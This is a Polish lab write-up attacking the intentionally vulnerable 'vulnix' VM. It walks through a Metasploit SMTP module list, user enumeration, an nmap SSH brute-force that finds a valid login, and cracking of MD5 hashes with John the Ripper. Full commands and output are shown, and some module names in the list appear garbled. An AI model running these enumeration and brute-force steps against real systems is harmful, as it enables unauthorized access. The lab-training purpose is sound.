# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/smtp/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp normal No Authentication Capture: SMTP
2 auxiliary/scanner/smtp/gavazzi_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/unix/smtp/clamav_milter_blackhole 2007-08-24 excellent No ClamAV Milter Blackhole-Mode Remote Code Execution
4 exploit/windows/browser/communiCrypt_mail_active 2018-05-19 great No CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5 exploit/linux/smtp/exim_gethostbyname_bof 2015-01-27 great Yes Exim GHOST (glibc gethostbyname) Buffer Overflow
6 exploit/linux/smtp/exim_dovecot_exec 2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/smtp/exim_string_format 2018-12-07 excellent No Exim string-format Function Heap Buffer Overflow
8 auxiliary/client/smtp/emulater normal No Generic Emulator (SMTP)
9 exploit/linux/smtp/haraka 2017-01-26 excellent Yes Haraka SMTP Command Injection
10 exploit/windows/http/tdamemon_worldclient_form2raw 2003-12-29 great Yes Tdamemon WorldClient form2raw.cgi Stack Buffer Overflow
11 exploit/windows/smtp/esh8_exchange2008_exchange normal No MS08-044 Exchange 2008 XCHCH8 Heap Overflow
12 exploit/windows/ssll/ms04_011_pct 2004-04-13 average No MS04-011 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/smtp/ms06_019_exchange 2006-11-12 normal No MS06-019 Exchange MODPROF Heap Overflow
14 exploit/windows/smtp/mercury_cram_md5 2007-08-18 great No Mercury Mail SMTP AUTH CSH-MD5 Buffer Overflow
15 exploit/unix/smtp/morris_sendmail_debug 1988-11-02 average Yes Morris Worm sendmail Debug Mode Shell Escape
16 exploit/windows/smtp/njstar_smtp_bof 2011-10-31 normal Yes NJStar Communicator 3.00 Mini SMTP Buffer Overflow
17 exploit/unix/smtp/openSMTP_mail_from_rcv 2020-01-28 excellent Yes OpenSMTP MAIL FROM Remote Code Execution
18 exploit/unix/local/openSMTP_oob_read_lpe 2020-02-24 average Yes OpenSMTP OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittoexpress 2009-06-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/smtp/bash_env_exec 2014-09-24 normal No Bash SMTP Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smtp/smtp_banner normal No SMTP Banner Grabber
22 auxiliary/scanner/smtp/smtp_ntlm_domain normal No SMTP NTLM Domain Extraction
23 auxiliary/scanner/smtp/smtp_relay normal No SMTP Open Relay Detection
24 auxiliary/fuzzers/smtp/smtp_fuzzer normal No SMTP Simple Fuzzer
25 auxiliary/scanner/smtp/smtp_enum normal No SMTP User Enumeration Utility
26 auxiliary/dos/smtp/sendmail_prescan 2003-09-17 normal No Sendmail SMTP Address prescan Memory Corruption
27 exploit/windows/smtp/smtpserver 2005-07-11 average No SoftiaCom Mailserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_php_plugin 2007-07-09 manual No SquirrelMail PHP Plugin Command Execution (SMTP)
29 exploit/windows/smtp/sybase_client_bof 2017-02-28 normal No Sybase SMTP Validation Buffer Overflow
30 exploit/windows/smtp/mailcarrier_smtp_ehlo 2004-10-26 good Yes TABS MailCarrier v2.51 SMTP EHLO Overflow
31 auxiliary/vsploit/gll/email_dll normal No VSploit Email PII
32 exploit/windows/email/ms07_017_anti_loadimage_chunksize 2007-03-28 great No Windows ANI LoadImage() Chunk Size Stack Buffer Overflow (SMTP)
33 post/windows/gather/credentials/outlook 2020-12-06 normal No Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/smtp/wp_easy_wp_smtp 2020-12-06 normal No Wordpress Easy WP SMTP Password Reset
35 exploit/windows/smtp/wpwp_overflow average Yes WP05 0.6 Buffer Overflow
```

Komenda **use 25** pozwoli użyć nam modułu do enumeracji użytkowników usługi wysyłania poczty. Komenda **show options** pokazuje opcje modułu. **RHOSTS** nie ma niczego przypisanego, więc używamy komendy **set RHOSTS 192.168.56.102** by ustawić **RHOSTS**.

```
Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/vpops_overflow1
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
- - - - -
RHOSTS RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
- - - - -
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.
```

Na koniec używamy komendy **exploit**. Po paru minutach otrzymujemy enumerację użytkowników usługi wysyłania poczty.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.102:25 - 192.168.56.102:25 Banner: 220 vulnix ESMTP Postfix (Ubuntu)
[*] 192.168.56.102:25 - 192.168.56.102:25 Users found: , backup, bin, daemon, games, gnats, irc, landscape, libuuid, list, lp, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sys, syslog, user, uucp, who
osip, user-data
[*] 192.168.56.102:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > exit
```

### 3.4 Połączenie się z wykorzystaniem ssh do hosta vulnix

Użytkowników usługi wysyłania poczty wsadzamy do pliku **users.txt**. Przy użyciu komendy **sudo nmap --script=ssh-brute.nse --script-args=userdb=users.txt,passdb=/usr/share/wordlists/john.lst -p22 192.168.56.102** otrzymujemy hasło **letmein** dla użytkownika **user**.



```
(vagrant@kali)-[~/Desktop]
$ sudo nmap --script=ssh-brute --script-args=userdb=users.txt,passdb=/usr/share/wordlists/john.lst -p22 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 07:04 EST
NSE: [ssh-brute] Trying username/password pair: backup:backup
NSE: [ssh-brute] Trying username/password pair: bin:bin
NSE: [ssh-brute] Trying username/password pair: daemon:daemon
NSE: [ssh-brute] Trying username/password pair: games:games
NSE: [ssh-brute] Trying username/password pair: gnats:gnats
NSE: [ssh-brute] Trying username/password pair: irc:irc
NSE: [ssh-brute] Trying username/password pair: landscape:landscape
NSE: [ssh-brute] Trying username/password pair: libuuid:libuuid
NSE: [ssh-brute] Trying username/password pair: list:list
NSE: [ssh-brute] Trying username/password pair: lp:lp
NSE: [ssh-brute] Trying username/password pair: mail:mail
NSE: [ssh-brute] Trying username/password pair: man:man
NSE: [ssh-brute] Trying username/password pair: messagebus:messagebus
NSE: [ssh-brute] Trying username/password pair: news:news
NSE: [ssh-brute] Trying username/password pair: nobody:nobody
NSE: [ssh-brute] Trying username/password pair: postfix:postfix
NSE: [ssh-brute] Trying username/password pair: postmaster:postmaster
NSE: [ssh-brute] Trying username/password pair: proxy:proxy
NSE: [ssh-brute] Trying username/password pair: sshd:sshd
NSE: [ssh-brute] Trying username/password pair: sync:sync
NSE: [ssh-brute] Trying username/password pair: sys:sys
NSE: [ssh-brute] Trying username/password pair: syslog:syslog
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: uucp:uucp
NSE: [ssh-brute] Trying username/password pair: whoopsie:whoopsie
NSE: [ssh-brute] Trying username/password pair: www-data:www-data
NSE: [ssh-brute] Trying username/password pair: backup:123456
NSE: [ssh-brute] Trying username/password pair: bin:123456
NSE: [ssh-brute] Trying username/password pair: daemon:123456
NSE: [ssh-brute] Trying username/password pair: games:123456
NSE: [ssh-brute] Trying username/password pair: gnats:123456
NSE: [ssh-brute] Trying username/password pair: irc:123456
NSE: [ssh-brute] Trying username/password pair: landscape:123456
NSE: [ssh-brute] Trying username/password pair: libuuid:123456
NSE: [ssh-brute] Trying username/password pair: list:123456
NSE: [ssh-brute] Trying username/password pair: lp:123456
NSE: [ssh-brute] Trying username/password pair: mail:123456
NSE: [ssh-brute] Trying username/password pair: man:123456
NSE: [ssh-brute] Trying username/password pair: messagebus:123456
NSE: [ssh-brute] Trying username/password pair: news:123456
NSE: [ssh-brute] Trying username/password pair: nobody:123456
NSE: [ssh-brute] Trying username/password pair: postfix:123456
NSE: [ssh-brute] Trying username/password pair: postmaster:123456
NSE: [ssh-brute] Trying username/password pair: proxy:123456
NSE: [ssh-brute] Trying username/password pair: sshd:123456
NSE: [ssh-brute] Trying username/password pair: sync:123456
```



```

NSE: [ssh-brute] Trying username/password pair: sshd:alex
NSE: [ssh-brute] Trying username/password pair: sync:alex
NSE: [ssh-brute] Trying username/password pair: sys:alex
NSE: [ssh-brute] Trying username/password pair: syslog:alex
NSE: [ssh-brute] Trying username/password pair: uucp:alex
NSE: [ssh-brute] Trying username/password pair: whoopsie:alex
NSE: [ssh-brute] Trying username/password pair: www-data:alex
NSE: [ssh-brute] Trying username/password pair: backup:apple
NSE: [ssh-brute] Trying username/password pair: bin:apple
NSE: [ssh-brute] Trying username/password pair: daemon:apple
NSE: [ssh-brute] Trying username/password pair: games:apple
NSE: [ssh-brute] Trying username/password pair: gnats:apple
NSE: [ssh-brute] Trying username/password pair: irc:apple
NSE: [ssh-brute] Trying username/password pair: landscape:apple
NSE: [ssh-brute] Trying username/password pair: libuuid:apple
NSE: [ssh-brute] Trying username/password pair: list:apple
NSE: [ssh-brute] Trying username/password pair: lp:apple
NSE: [ssh-brute] Trying username/password pair: mail:apple
NSE: [ssh-brute] Trying username/password pair: man:apple
NSE: [ssh-brute] Trying username/password pair: messagebus:apple
NSE: [ssh-brute] Trying username/password pair: news:apple
NSE: [ssh-brute] Trying username/password pair: nobody:apple
NSE: [ssh-brute] Trying username/password pair: postfix:apple
NSE: [ssh-brute] Trying username/password pair: postmaster:apple
NSE: [ssh-brute] Trying username/password pair: proxy:apple
NSE: [ssh-brute] Trying username/password pair: sshd:apple
NSE: [ssh-brute] Trying username/password pair: sync:apple
NSE: [ssh-brute] Trying username/password pair: sys:apple
NSE: [ssh-brute] Trying username/password pair: syslog:apple
NSE: [ssh-brute] Trying username/password pair: uucp:apple
NSE: [ssh-brute] Trying username/password pair: whoopsie:apple
NSE: [ssh-brute] Trying username/password pair: www-data:apple
NSE: [ssh-brute] Trying username/password pair: backup:avalon
NSE: [ssh-brute] Trying username/password pair: bin:avalon
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 15m00s exceeded.
Nmap scan report for 192.168.56.102
Host is up (0.00061s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute:
|   Accounts:
|   user:letmein - Valid credentials
|_ Statistics: Performed 1459 guesses in 901 seconds, average tps: 1.6
MAC Address: 08:00:27:2A:11:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 914.56 seconds

(vagrant@kali) - [~/Desktop]
$

```

Używamy komendy `ssh user@192.168.56.102` by połączyć się z hostem `vulnix`. Następnie wpisujemy hasło.

```
(vagrant@kali)-[~]
$ ssh user@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMVIOAg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ECDSA) to the list of known hosts.
user@192.168.56.102's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Sun Dec  4 14:58:10 GMT 2022

System load:  0.0          Processes:      99
Usage of /:   90.6% of 773MB Users logged in: 0
Memory usage: 1%          IP address for eth0: 192.168.56.102
Swap usage:   0%

⇒ / is using 90.6% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

Last login: Sun Dec  4 13:57:32 2022
user@vulnix:~$ id )
```

Używamy komendy *id*

```
user@vulnix:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),100(users)
user@vulnix:~$
```

### 3.5 John the Ripper - łamanie haseł

Pierwsze dwa hasła łamiemy przy pomocy komendy *john --format=raw-md5 hasla\_do\_zlamania.txt*, gdzie *hasla\_do\_zlamania.txt* to jest nasz plik z hasłami

```
(vagrant@kali)-[~/Desktop]
$ john --format=raw-md5 hasla_do_zlamania.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
12345678      (?)
00000000      (?)
Proceeding with incremental:ASCII
2g 0:00:02:10 3/3 0.01532g/s 41411Kp/s 41411Kc/s 165644Kc/s 019508678..019590246
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session aborted
```

Następne dwa hasła łamiemy z pomocą słowników *wifite.txt* i *rockyou.txt*. Plik *rockyou.txt* z *rockyou.txt.gz* rozpakowaliśmy na pulpicie.

Komenda 1: *john --format=raw-md5 --wordlist=/usr/share/wordlists/wifite.txt hasla\_do\_zlamania.txt*

```
(vagrant@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/wifite.txt hasla_do_zlamania.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Remaining 4 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
1A2B3C4D (?)
1g 0:00:00:00 DONE (2022-12-02 13:43) 33.33g/s 6793Kp/s 6793Kc/s 22652Kc/s 04071970..*123456*
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(vagrant@kali)-[~/Desktop]
$
```

Komenda 2: *john --format=raw-md5 --wordlist=rockyou.txt hasla\_do\_zlamania.txt*

```
(vagrant@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hasla_do_zlamania.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
ABCDE123 (?)
1g 0:00:00:00 DONE (2022-12-03 02:20) 1.587g/s 22767Kp/s 22767Kc/s 48974Kc/s fuckyooh21..*7;Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(vagrant@kali)-[~/Desktop]
$
```

Każde dotychczas odszyfrowane hasło, składa się tylko z liczb lub pierwszych dużych liter alfabetu i liczb. Do tego każde odszyfrowane hasło posiada 8 znaków. Z tych danych możemy założyć, że pozostałe dwa zaszyfrowane hasła również posiadają 8 znaków i składają się z pierwszych dużych liter alfabetu i liczb. Używamy do tego komendy *john --format=raw-md5 --mask="[A-H0-9][A-H0-9][A-H0-9][A-H0-9][A-H0-9][A-H0-9][A-H0-9][A-H0-9]" hasla\_do\_zlamania.txt*

```
(vagrant@kali)-[~/Desktop]
$ john --format=raw-md5 --mask="[A-H0-9][A-H0-9][A-H0-9][A-H0-9][A-H0-9][A-H0-9][A-H0-9][A-H0-9]" hasla_do_zlamania.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 1.21% (ETA: 05:54:05) 0g/s 44437Kp/s 44437Kc/s 88875Kc/s 46AD68DA..FHBD68DA
0g 0:00:00:19 7.83% (ETA: 05:54:00) 0g/s 45406Kp/s 45406Kc/s 90813Kc/s GDB46GHB..95B46GHB
1254ACBE (?)
1g 0:00:02:06 52.03% (ETA: 05:54:00) 0.007935g/s 45501Kp/s 45501Kc/s 65237Kc/s A67FC2G1..3G8FC2G1
EDC54376 (?)
2g 0:00:03:20 DONE (2022-12-03 05:53) 0.009989g/s 45516Kp/s 45516Kc/s 57950Kc/s 4CC54376..F5C54376
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(vagrant@kali)-[~/Desktop]
$
```

By pokazać wszystkie złamane hasła w pliku korzystamy z komendy *john --show --format=raw-md5 hasla\_do\_zlamania.txt*

```
(vagrant@kali)~[/Desktop]
$ john --show --format=raw-md5 hasla_do_zlamania.txt
?:1254ACBE
?:12345678
?:ABCDE123
?:1A2B3C4D
?:EDC54376
?:00000000
```

6 password hashes cracked, 0 left

```
(vagrant@kali)~[/Desktop]
$
```